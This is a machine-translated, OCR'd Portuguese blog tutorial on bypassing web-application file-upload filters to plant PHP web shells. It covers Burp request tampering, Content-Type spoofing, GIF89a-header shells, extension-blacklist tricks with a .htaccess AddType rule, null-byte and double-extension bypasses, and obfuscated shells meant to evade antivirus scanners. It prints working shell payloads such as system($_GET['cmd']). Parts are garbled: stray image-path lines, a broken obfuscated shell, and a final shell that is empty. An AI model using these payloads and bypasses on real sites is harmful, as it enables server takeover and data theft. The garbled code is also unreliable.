/ 2015-02-14 / Web-Pentest

Shellthewebsite- MétodosofaNinja

Por Zenodermo Javanicus

Em Nome de ALLAH, o Beneficente e o Misericordioso

O upload de shell é um dos ataques mais importantes que podemos encontrar em uma aplicação web. Uma vez que um invasor consiga fazer upload de seu shell, ele poderá obter acesso completo ao aplicação, bem como banco de dados. Neste tutorial não vou contar a parte básica do shell upload, mas discutiremos alguns títulos de upload usados e como podemos contornar eles.

Aqui está o conteúdo que irei discutir neste tutorial.

Primeiro de tudo, espero que você saiba o básico sobre o que é um shell e como fazer upload de um shell e usá-lo, portanto, deixando tudo isso de lado, vamos nos concentrar nos desvios de upload de shell por aqui:


1. Ignorar filtros do lado do cliente

Em primeiro lugar, vamos deixar claro o que são filtros do lado do cliente? Os filtros do lado do cliente são os filtros baseados em navegador ou podemos usar javascript para validar o tipo de arquivo que estamos enviando. Se o arquivo não parecer válido, ocorrerá um erro. Tudo bem está tudo bem até aqui, mas o problema com esses títulos baseados em javascript é é muito dependente do navegador e um invasor também pode adulterar a solicitação antes de chegar ao servidor. Aqui estão alguns dos truques que um invasor pode usar ignorar esses títulos:


1. Desative o JavaScript no navegador.
2. HTTP Live Headers para reproduzir a solicitação adulterada.
3. Adulterar dados usando o complemento Firefox.
4. Faça proxy do aplicativo e adultere a solicitação.

Como todos os itens acima são o mesmo tipo de bypass e saber que pelo menos um deles irá funcionar para você, então usarei a última abordagem neste tutorial. Sua configuração é realmente simples Proxy BURP com seu navegador e o jogo começa. Vou mostrar os passos básicos para use BURP.

Passo 1: Abra seu proxy Burp e certifique-se de que ele esteja conectado à porta 8080:




Passo 2: Configure seu Firefox para enviar o tráfego via Localhost porta 8080, Goto Ferramentas->Opções->Avançado->Rede->Configurações faça as alterações mostradas na imagem.



Você redirecionou o tráfego via BURP com sucesso. Agora vá para Proxy->Interceptar Tabule e ative a interceptação se estiver desativada, para que você possa alterar o conteúdo da solicitação

antes de chegar ao servidor:



Agora digamos que há um site onde você está tentando fazer upload do shell e ele mostra

erro, que você só pode fazer upload de arquivos de imagem, simplesmente renomeie seu shell.php para

shell.php.jpg e carregue o arquivo. Quando você clicar em enviar, uma solicitação irá de

ARROTAR. Altere o nome do arquivo de volta para shell.php e, felizmente, se não houver verificação

lado do servidor, então você fará o upload do seu shell.

2. Ignorando a verificação de conteúdo/tipo

1. Altere o tipo de conteúdo usando modificação de solicitação.

2. Verificação do lado do servidor idiota usando GIF89a; cabeçalho

3. Injete sua carga útil em metadados/comentários de imagem

Altere o tipo de conteúdo usando modificação de solicitação.


Muitas vezes o desenvolvedor confia na solicitação "content-Type", o script de upload

verifica o tipo de conteúdo e se for o tipo de imagem, apenas o arquivo é carregado. O

O problema aqui novamente é que a variável content-Type pode ser alterada antes de atingir o

servidor. Como você pode ver na imagem, o tipo de conteúdo é "application/octet-stream",

mude para "image/gif" e espero que funcione para você.



Verificação do lado do servidor tolo usando GIF89a; cabeçalho

Às vezes, a verificação de assinatura de conteúdo do lado do servidor pode ser enganada usando "GIF89a;"

cabeçalho em seu shell. Então aqui está um exemplo:

```
GIF89a; <?

system($_GET['cmd']);//ou você pode inserir seu código shell completo ?>
```

Injete sua carga útil em metadados/comentários de imagem

Bem, há muitos hacks que podemos fazer com nosso arquivo de imagem, alguns deles estão injetando

a carga útil no cabeçalho de metadados usando exiftools ou você pode usar uma ferramenta chamada

"edjpgcom.exe". Use a linha de comando "edjpgcom.exe yourimagefilename.jpg" para adicionar

comente sua imagem.

3. Ignorando a lista negra de extensões

Algumas vezes os desenvolvedores usam a abordagem de lista negra contra o upload do shell, o

O problema com a lista negra approad é sempre o mesmo, você sempre esquece

bloquear algo ou um novo desvio pode prejudicar sua segurança. Aqui também é o mesmo,

digamos que um desenvolvedor esteja filtrando o upload de arquivos php no servidor. Nós temos

uma série de maneiras de contorná-lo.

1. Experimente outras extensões executáveis.

2. Ignore o filtro sensível a maiúsculas e minúsculas.

3. Desvio idiota do filtro Regex.

4. Adicione shell ao executável usando o arquivo .htaccess.

Experimente outras extensões executáveis.

Primeiro, temos várias extensões php que o desenvolvedor pode ter esquecido.

podemos renomear nosso arquivo para shell.php1

shell.php2

shell.php2

shell.php4

shell.php5

shell.phtml

Podemos até tentar executar o shell perl com uma extensão .pl ou .cgi.

Ignorar filtro sensível a maiúsculas e minúsculas.

Se todos estiverem bem na lista negra, ainda podemos tentar alterar maiúsculas e minúsculas para ver se o filtro é maiúsculas e minúsculas

sensível ou não, em palavras simples experimente:

shell.PhP

shell.Php1

shell.PhP2

shell.pHP2

shell.pHp4

shell.PHp5

shell.PhtMl

Desvio idiota do filtro Regex.

Muito poucas vezes você pode encontrar uma verificação de extensão de arquivo usando regex, tais casos

pode levar a uma falha de regex. Aqui o programador pode ter feito um regex ruim

que verifica apenas a presença de ".jpg" no nome do arquivo, portanto tais casos podem ser

ignorado com o uso de extensão dupla como shell.jpg.php e assim por diante.

Adicione shell ao executável usando o arquivo .htaccess.

Mas se tivermos azar e todas as extensões acima não funcionarem, ainda assim

tenha uma boa chance de obter um shell no site usando o arquivo .htaccess.

Um arquivo htaccess é o arquivo de configuração no servidor Apache. Usando uma de suas configurações,

podemos alterar o comportamento do tipo de arquivo. Agora vamos escolher uma extensão de arquivo que não seja

na lista negra, uma das minhas favoritas nesses casos é a extensão .shell. Então aqui está um

configuração htaccess que você deve lidar em um arquivo .htaccess e depois fazer upload em

a pasta e depois carregue seu shell php com o nome shell.shell e boom!! ele vai

executar.

```
Aplicativo AddType/x-httpd-php .shell
```

4. Ignorando a lista branca de extensões

Em alguns casos, os desenvolvedores usaram a lista branca de extensões, ignorando tais

a segurança geralmente é um servidor web ou desvios baseados em idioma. É um caso quando

o desenvolvedor não está permitindo qualquer outra extensão além de algumas da lista branca

extensões, como digamos que seja uma função de upload de imagem, então apenas

jpg, jpeg, gif, png, bmp etc são permitidos apenas. Podemos tentar os seguintes truques:

1. Injeção de Byte Nulo

2. Ignorar usando extensão dupla

3. Desvio de extensão inválido

~~Injeção de Byte Nulo~~

Nosso primeiro truque é a injeção de bytes nulos, onde algumas vezes, quando inserimos um nome de arquivo como shell.php%00.jpg, a parte após% 00 foi anulada pelo idioma e o arquivo foi carregado com o nome shell.php.

~~Ignorar usando extensão dupla~~

Nesses casos podemos usar shell.php.jpg, shell.php:.jpg, shell.php:.jpg às vezes pode levar à execução do shell, mas geralmente é um servidor web ou um desvio baseado em sistema operacional. Então nós realmente não posso culpar o programador nesses casos. Mas deixando os nomes dos arquivos inalterado é uma má prática de programação.

~~Ignorar extensão inválida~~

Aqui está outra exploração do lado do servidor, às vezes quando usamos extensões como .test que não é reconhecido pelo sistema operacional, então a primeira extensão é usada, então podemos tentar fazer o upload do shell.php.test.

5. Ignorando as verificações de comprimento de conteúdo e script malicioso

~~Ignorar comprimento de conteúdo~~

Às vezes nos deparamos com uma verificação do comprimento do conteúdo que, de qualquer forma, não é tão comum, mas sabemos que não há fim para a estupidez humana. Tendo isso em mente, existem alguns maneiras muito fáceis de contornar essas verificações. Se o servidor estiver verificando um arquivo muito pequeno input, então aqui está o pequeno código shell que você pode usar:

```
<?sistema($_GET[0]);
```

Agora, a próxima verificação do tamanho do arquivo da peça para arquivos maiores, ignorar pode ser bombear um arquivo para torná-lo maior, hmmmm, acho que não preciso te dizer isso, é óbvio que você pode insira muito lixo em seu arquivo.

~~Verificações de script malicioso Ignorar~~

Muitas vezes carregamos com sucesso um shell em um servidor, mas quando tentamos acessando descobrimos que já foi removido. Obrigado geralmente por causa de algum AV ou outros scripts verificando arquivos maliciosos no servidor e removendo-os. Agora nós posso lidar com essas merdas facilmente, mas estou escrevendo este para aqueles que não sabem lidar com tais problemas. Então aqui precisamos de algum conhecimento básico de codificação ou então alguma cópia/cola pode servir. Aqui estou incluindo alguns scripts de shell que funcionam em tais situações:

Shell-1: você pode executá-lo como "shell.php?0=system&1=ls"

```
<?
@$_[]=@! _; $__=@${_}>>$_;$_[]=$__;$_[]=@_;$_[(( $__) ($__ ))].=$_ $_[ ]= $__; $_[]=$_[-$__][$__>>$__];
$_[$__].=(($__ $__) $_[$__-$__] $_[$ __ $__] =($_[$__][$__>>$__]).($_[$__][$__]^$_[$__][($__<<$__)- $__ $_[$__
$__] .=($_[$__][($__<<$__)-($__/$__)])^($_[$__][$__] ); $_[$__ $__] .=($_[$__][$__ $__])^$_[$__][($__<<$__)-$__];
$_= $ $_[$__ $__] ;$_[@-_]($_[@! _] ); ?>
```

shell-2: Você pode executá-lo como "shell.php?_=system&__=ls"

```
<?php
```